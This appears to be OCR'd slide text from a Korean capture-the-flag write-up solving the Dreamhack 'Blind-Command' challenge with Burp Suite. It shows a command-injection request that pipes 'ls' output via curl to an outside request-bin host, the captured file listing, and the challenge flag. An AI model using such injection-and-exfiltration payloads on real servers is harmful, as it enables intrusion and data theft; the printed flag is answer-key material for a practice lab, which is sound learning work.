└─$ curl -s "https://www.naver.com/" > curl.html
```

3. Blind-Command

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1 HEAD /?cmd=curl https://iiogjgo.request.dreamhack.games -d "$(ls)" HTTP/1.1
2 Host: host3.dreamhack.games:21314
```

Error response

Not secure host3.dreamhack.games:12141/?cmd=ls

Error response

Error code: 400


Message: Bad request syntax ('HEAD /?cmd=curl https://frekyjj.request.dreamhack.games -d "$(ls)" HTTP/1.1').

Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.

<- 사용자 요청 구문 오류

3. Blind-Command

공백 인코딩한 %20을 공백대신 넣어준다.



3. Blind-Command

Request Bin

https://efbhraw.request.dreamhack.games

링크생성

시간	경로
05-03 02:09:52	POST /

2

※ 최근 100개 항목만 보여집니다.

My Request

Raw Data

IP	23.81.42.210
Method	POST
Path	/
QueryString	

Headers

Accept	*/*
Accept-Encoding	gzip
Content-Length	31
Content-Type	application/x-www-form-urlencoded
Host	efbhraw.request.dreamhack.games
User-Agent	curl/8.5.0

Body

app.py flag.py requirements.txt

3. Blind-Command

Body

FLAG = 'DH{4c9905b5abb9c3eb10af4ab7e1645c23}'

Q & A

Thank You!